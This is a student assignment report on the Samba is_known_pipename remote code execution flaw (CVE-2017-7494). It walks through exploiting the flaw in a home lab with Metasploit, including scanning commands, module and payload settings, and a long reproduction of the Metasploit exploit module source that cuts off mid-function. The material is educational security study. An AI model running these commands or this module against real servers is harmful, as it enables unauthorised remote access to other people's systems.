Sri Lanka Institute of Information Technology

Samba Server - Remote Code Execution Vulnerability CVE-2017-7494

Individual Assignment

IE2012– Systems and Network Programming

Submitted by:

Student Name
Amaal Edirisinghe

Date of submission – 22/11/2020

Contents

Abstract

This report will provide an analysis of a samba server vulnerability which was discovered in 2017. The objective of this report is to show what this samba server vulnerability is and how to exploit this vulnerability. By exploiting this vulnerability, a remote attacker can gain remote access to the system which contains vulnerable samba server.

Introduction

Samba was originally developed by Andrew Tridgell and is a free software re-implementation of the SMB networking protocol. For different Microsoft Windows clients, Samba offers file and print services and can integrate with a Microsoft Windows Server domain, either as a Domain Controller (DC) or as a member of a domain. It supports the Active Directory and Microsoft Windows NT domains as of version 4. Samba also runs on almost all the UNIX and Linux based systems as well as on mac server and mac client of apple.

A remote code execution vulnerability named as CVE 2017-7494 was found in 2017 that affects the versions of samba server from 3.5 onwards. is_known_pipename() function is the function that contained the security flow. After disclosure, patches were released to almost all the versions including some older versions of samba server.

Samba Server vulnerability (CVE-2017-7494)

This is a vulnerability, CVE-2017-7494 was disclosed in 2017 April. The issue was identified on the samba server function known as is_known_pipename() function. By exploiting this vulnerability, a remote user can gain full access to the affected system by having no means of authentication. Even though this flaw was identified on the year 2017, the computers that contained samba version 3.5.0 onwards were vulnerable. Samba server 3.5.0 was released in 2010, so the bug was there for almost seven years before the disclosure. For this vulnerability to be exploited, specific conditions should be met:

- The port 445 should be open.
- The shared folder should have write permissions

If these conditions are met, the exploit can be successfully exploited.

How to exploit the vulnerability – CVE-2017-7494

To successfully exploit this vulnerability, samba server version 3.5.0 onwards and should be prior to version 4.5 must present in the relevant target machine. Kali Linux version 2016.1 will be used here as the target machine and Parrot Linux will be used as the machine that will be used to exploit this vulnerability.

First step is to create a sharable folder by giving all read and write permissions to that folder in Kali Linux (The victim PC/the target machine). Following codes can be used to complete this first step. The following commands are executed as root user (super user).

To create a folder:


Mkdir /(relevant path)/folder name

i.e. - mkdir /root/exploit

To give all read and write permissions:

chmod 777 /(relevant path)/folder name


i.e. – chmod 777 /root/exploit



After creating the share folder, the details of the shared folder should be inserted into the **smb.conf** file to inform the samba server that it should use this folder as the shared folder. To complete that task, following code lines can be used.


Opening the smb.conf file:

vim /etc/samba/smb.conf



Following lines should be added to the smb.conf file:

[exploit]
comment = exploit
browseable = yes
writeable = yes
path = /root/exploit (the relevant path to the created shared folder)
guest ok = yes




After adding these lines, save the smb.conf file and exit. The smb.conf file was edited and configured, now the samba server should be restarted. That can be done by the following line of code.

Service smbd restart

The above-mentioned steps must be configured in the relevant victim machine to the remote attacker to perform the relevant attack. The victim or target machine is successfully set up to perform the exploit now.

After finding the victim machines IP address, a Nmap scan should be done to see what ports are open and whether the samba server is running. The IP address of the victims' machine can be guessed by performing a Nmap scan on the network where the victim pc is connected. When the Nmap scan report is ready, the victim pc can be identified where the ports 139 and 445 are opened. This is because samba server uses these two ports to listen.




After the IP address of the victim machine is identified, the exploit can be started. The exploit is done using the Metasploit-framework. Metasploit can be started using the following line of command.

msfconsole


When the Metasploit start up is complete, the samba server version of the victim pc should be identified. To do that, Metasploit contains aa auxiliary module. Following lines of codes can be used to identify the samba server version of the victims' machine.

Searching for available scanners for samba:

search scanner/smb




Then the scanners of samba will be displayed. The scanning module that will be used is "***auxiliary/scanner/smb/smb_version***".




The code to select the relevant scanner:

use auxiliary/scanner/smb/smb_version




The next step is to type the command ***"options"*** to see what information that should be set to exploit and find the version of samba server running.



The RHOST should be set. The IP address of the relevant victim machine should be entered here. The line of command to set the RHOST is:

set RHOST 192.168.8.105

After setting the RHOST, the exploit to retrieve the samba version can be done. The exploit can be started by giving the command *"exploit".* When the exploit is complete, it will show the samba version running in the victims PC.




Now that the samba version is retrieved, the exploit can be started. The exploit module in Metasploit-framework that is to be used is:


exploit/linux/samba/ is_known_pipename

This module can be set to use by using the following line of command:

use *exploit/linux/samba/ is_known_pipename*



Again, the command *"options"* can be used to view what content to be provided to exploit the vulnerability.



The RHOST should be set. The RPORT is automatically set to the samba port 445 that is used to get into the system. SMB_FOLDER can be set but it is not mandatory. SMB_FOLDER mean the shared folder that is used by the samba server to exchange files with other machines. The LHOST and the LPORT should be set. LHOST means the listening host(IP address of the machine that does the exploit) and the LPORT means the listening port (A port number of the machine that does the exploit).

The RHOST can be set by the following command:


set RHOST 192.168.8.105 (IP address of the victim PC)

The LHOST and LPORT can be set by using the following commands:


set LHOST 192.168.8.102 (IP address of the machine that does the exploit)
set LPORT 4444 (A port number of the machine that does the exploit)

The payload that s used here is a program that can establish a connection from host PC to the target PC. The payload module in Metasploit-framework is:

cmd/unix/interact



After setting the payload, the exploit can be started by giving the command ***"exploit".***



The payload will be uploaded to the relevant victim machine and will be executed to establish a connection to the host machine that does the exploit. So now, the exploit is successful, and the connection has been established. The remote attacker can now execute commands on the victims PC.

Key Points :

- Samba server version should be between 3.5.0 to 4.5
- Samba server should be running on the victims PC
- A shared folder with write privileges should exist as the shared folder of samba server
- Metasploit-framework can be used to exploit this vulnerability

This code is obtained from the Metasploit-framework module which is known as “is_known_pipename.rb”

At the end of the code I will point out key points of this code

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB::Client

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Samba is_known_pipename() Arbitrary Module Load',
      'Description'    => %q{
          This module triggers an arbitrary shared library load vulnerability
        in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module
        requires valid credentials, a writeable folder in an accessible share,
        and knowledge of the server-side path of the writeable folder. In
        some cases, anonymous access combined with common filesystem locations
        can be used to automatically exploit this vulnerability.
      },
      'Author'         =>
        [
          'steelo <knownsteelo[at]gmail.com>',    # Vulnerability Discovery & Python Exploit
          'hdm',                                  # Metasploit Module
          'bcoles',  # Check logic
        ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2017-7494' ],
          [ 'URL', 'https://www.samba.org/samba/security/CVE-2017-7494.html' ],
        ],
      'Payload'        =>
        {
          'Space'       => 9000,
          'DisableNops' => true
        },
      'Platform'       => 'linux',
```

```
    'Targets'        =>
      [

        [ 'Automatic (Interact)',
          { 'Arch' => ARCH_CMD, 'Platform' => [ 'unix' ], 'Interact' => true,
            'Payload' => {
              'Compat' => {
                'PayloadType' => 'cmd_interact', 'ConnectionType' => 'find'
              }
            }
          }
        ],
        [ 'Automatic (Command)',
          { 'Arch' => ARCH_CMD, 'Platform' => [ 'unix' ] }
        ],
        [ 'Linux x86',        { 'Arch' => ARCH_X86 } ],
        [ 'Linux x86_64',     { 'Arch' => ARCH_X64 } ],
        [ 'Linux ARM (LE)',   { 'Arch' => ARCH_ARMLE } ],
        [ 'Linux ARM64',      { 'Arch' => ARCH_AARCH64 } ],
        [ 'Linux MIPS',       { 'Arch' => ARCH_MIPS } ],
        [ 'Linux MIPSLE',     { 'Arch' => ARCH_MIPSLE } ],
        [ 'Linux MIPS64',     { 'Arch' => ARCH_MIPS64 } ],
        [ 'Linux MIPS64LE',   { 'Arch' => ARCH_MIPS64LE } ],
        [ 'Linux PPC',        { 'Arch' => ARCH_PPC } ],
        [ 'Linux PPC64',      { 'Arch' => ARCH_PPC64 } ],
        [ 'Linux PPC64 (LE)', { 'Arch' => ARCH_PPC64LE } ],
        [ 'Linux SPARC',      { 'Arch' => ARCH_SPARC } ],
        [ 'Linux SPARC64',    { 'Arch' => ARCH_SPARC64 } ],
        [ 'Linux s390x',      { 'Arch' => ARCH_ZARCH } ],
      ],
    'DefaultOptions' =>
      {
        'DCERPC::fake_bind_multi' => false,
        'SHELL'                   => '/bin/sh',
      },
    'Privileged'      => true,
    'DisclosureDate'  => 'Mar 24 2017',
    'DefaultTarget'   => 0))

  register_options(
    [
      OptString.new('SMB_SHARE_NAME', [false, 'The name of the SMB share containing
a writeable directory']),
      OptString.new('SMB_FOLDER', [false, 'The directory to use within the writeable SMB
share']),
    ])
```

```
end

def post_auth?
  true
end

# Setup our mapping of Metasploit architectures to gcc architectures
def setup
  super
  @@payload_arch_mappings = {
     ARCH_X86      => [ 'x86' ],
     ARCH_X64      => [ 'x86_64' ],
     ARCH_MIPS     => [ 'mips' ],
     ARCH_MIPSLE   => [ 'mipsel' ],
     ARCH_MIPSBE   => [ 'mips' ],
     ARCH_MIPS64   => [ 'mips64' ],
     ARCH_MIPS64LE => [ 'mips64el' ],
     ARCH_PPC      => [ 'powerpc' ],
     ARCH_PPC64    => [ 'powerpc64' ],
     ARCH_PPC64LE  => [ 'powerpc64le' ],
     ARCH_SPARC    => [ 'sparc' ],
     ARCH_SPARC64  => [ 'sparc64' ],
     ARCH_ARMLE    => [ 'armel', 'armhf' ],
     ARCH_AARCH64  => [ 'aarch64' ],
     ARCH_ZARCH    => [ 's390x' ],
  }

  # Architectures we don't offically support but can shell anyways with interact
  @@payload_arch_bonus = %W{
    mips64el sparc64 s390x
  }

  # General platforms (OS + C library)
  @@payload_platforms = %W{
    linux-glibc
  }
end

# List all top-level directories within a given share
def enumerate_directories(share)
  begin
    self.simple.connect("\\\\#{rhost}\\#{share}")
    stuff = self.simple.client.find_first("\\*")
    directories = [""]
    stuff.each_pair do |entry,entry_attr|
      next if %W{. ..}.include?(entry)
```

```
        next unless entry_attr['type'] == 'D'
        directories << entry
      end

      return directories

    rescue ::Rex::Proto::SMB::Exceptions::ErrorCode => e
      vprint_error("Enum #{share}: #{e}")
      return nil

    ensure
      simple.disconnect("\\\\#{rhost}\\#{share}")
    end
  end

  # Determine whether a directory in a share is writeable
  def verify_writeable_directory(share, directory="")
    begin
      simple.connect("\\\\#{rhost}\\#{share}")

      random_filename = Rex::Text.rand_text_alpha(5)+".txt"
      filename = directory.length == 0 ? "\\#{random_filename}" :
"\\#{directory}\\#{random_filename}"

      wfd = simple.open(filename, 'rwct')
      wfd << Rex::Text.rand_text_alpha(8)
      wfd.close

      simple.delete(filename)
      return true

    rescue ::Rex::Proto::SMB::Exceptions::ErrorCode => e
      vprint_error("Write #{share}#{filename}: #{e}")
      return false

    ensure
      simple.disconnect("\\\\#{rhost}\\#{share}")
    end
  end

  # Call NetShareGetInfo to retrieve the server-side path
  def find_share_path
    share_info = smb_netsharegetinfo(@share)
    share_info[:path].gsub("\\", "/").sub(/^.*:/, '')
  end
```

```
  # Crawl top-level directories and test for writeable
  def find_writeable_path(share)
    subdirs = enumerate_directories(share)
    return unless subdirs

    if datastore['SMB_FOLDER'].to_s.length > 0
      subdirs.unshift(datastore['SMB_FOLDER'])
    end

    subdirs.each do |subdir|
      next unless verify_writeable_directory(share, subdir)
      return subdir
    end

    nil
  end

  # Locate a writeable directory across identified shares
  def find_writeable_share_path
    @path = nil
    share_info = smb_netshareenumall
    if datastore['SMB_SHARE_NAME'].to_s.length > 0
      share_info.unshift [datastore['SMB_SHARE_NAME'], 'DISK', '']
    end

    share_info.each do |share|
      next if share.first.upcase == 'IPC$'
      found = find_writeable_path(share.first)
      next unless found
      @share = share.first
      @path  = found
      break
    end
  end

  # Locate a writeable share
  def find_writeable
    find_writeable_share_path
    unless @share && @path
      print_error("No suitable share and path were found, try setting SMB_SHARE_NAME
and SMB_FOLDER")
      fail_with(Failure::NoTarget, "No matching target")
    end
    print_status("Using location \\\\#{rhost}\\#{@share}\\#{@path} for the path")
  end
```

```
  # Store the wrapped payload into the writeable share
  def upload_payload(wrapped_payload)
    begin
      self.simple.connect("\\\\#{rhost}\\#{@share}")

      random_filename = Rex::Text.rand_text_alpha(8)+".so"
      filename = @path.length == 0 ? "\\#{random_filename}" :
"\\#{@path}\\#{random_filename}"

      wfd = simple.open(filename, 'rwct')
